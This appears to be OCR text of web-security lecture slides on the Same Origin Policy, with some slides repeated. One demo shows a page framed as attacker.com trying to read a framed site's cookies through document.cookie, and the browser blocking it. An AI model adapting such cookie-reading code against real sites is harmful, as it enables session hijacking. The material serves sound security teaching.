
Resources located at the *https://mail.unist.ac.kr* origin

A JS runs with a origin cannot access other origin resources

JavaScript runs with a *https://attacker.com* origin

Same Origin Policy (SOP)

Restricts scripts on one origin from accessing data from another origin


https://attacker.com/attack.html
https://mail.unist.ac.kr
메일
메일 및 사람 검색
새로 만들기
모두 읽은 상태로 표시
즐겨찾기
받은 편지함
보낸 편지함
임시 보관함 13
(교원) 위성일 (컴퓨터공학과
받은 편지함
필터
(직원) 김영미 (컴퓨터공학과 행…
CSE 도넛타임 / CSE donut time
안녕하세요, CSE Supporters 입니다😊 다들 중
오전 11:07
healthcare_center@unist.ac.kr
[헬스케어센터] 2023.10. "알.쓸.심.잡(Useful Kno
[공통안내: 전체회신 사용 금지 (Do not use
10:39
STOP
attacker.js

Any resource has its own origin

Resources located at the *https://mail.unist.ac.kr* origin

A JS runs with a origin cannot access other origin resources

JavaScript runs with a *https://attacker.com* origin

Uncaught DOMException: Permission denied to access property “document” on cross-origin object

Same Origin Policy (SOP)

Restricts scripts on one origin from accessing data from another origin

- The basic security model enforced in the browser
- Basic access control mechanism for web browsers
  - All resources such as DOM, cookies, JavaScript has their own origin
  - SOP allows a subject to access only the objects from the same origin

What is an Origin?

- **Origin = Protocol + Domain Name + Port**
- Any resource has its own origin (owner)

Origin A can access origin B’s DOM if match on:
(protocol, domain, port)

```
protocol://domain:port/path?params
```

What is an Origin?

- **Origin = Protocol + Domain Name + Port**
- Any resource has its own origin (owner)


Origin A can access origin B’s DOM if match on:
(protocol, domain, port)

- (Ref) Same Origin Policy (SOP) for cookies

Generally speaking, based on:
([protocol], domain, *path*)


```
protocol://domain:port/path?params
```

Demo: Same Origin Policy



```
<iframe id="UNIST_CSE”
        src=https://cse.unist.ac.kr/>
</iframe>
```

Demo: Same Origin Policy




```
<iframe id="UNIST_CSE”
        src=https://cse.unist.ac.kr/>
</iframe>
```

```
cookie =

document.getElementById(‘UNIST_CSE’).
        contentWindow.document.cookie;
console.log(cookie)
```

Demo: Same Origin Policy



```
<iframe id="UNIST_CSE”
        src=https://cse.unist.ac.kr/>
</iframe>
```

```
cookie =
document.getElementById(‘UNIST_CSE’).
    contentWindow.document.cookie;
console.log(cookie)
```


Uncaught DOMException: Blocked a frame with origin "https://websec-lab.github.io" from accessing a cross-origin frame

DEMO

https://websec-lab.github.io/courses/2025s-cse467/demo/demo4.html

For Your Information...

- **Cross-origin loading** of page resources is generally permitted
  - E.g., the SOP allows embedding of external resources via HTML tags (e.g., <img>, <video>, <script>, ...)



https://attacker.com/attack.html

```
<script
  src='https://cdn.com/bootstrap.js'>
</script>

<img
  src='https://seongil.com/profile.png'>
</img>
```

The origin of the loaded script is https://attacker.com
The origin of the loaded image is https://attacker.com

Question

Does SOP solve all the problems?

Cross-Site Scripting (XSS)


To Bypass SOP!

Cross-Site Scripting (XSS)

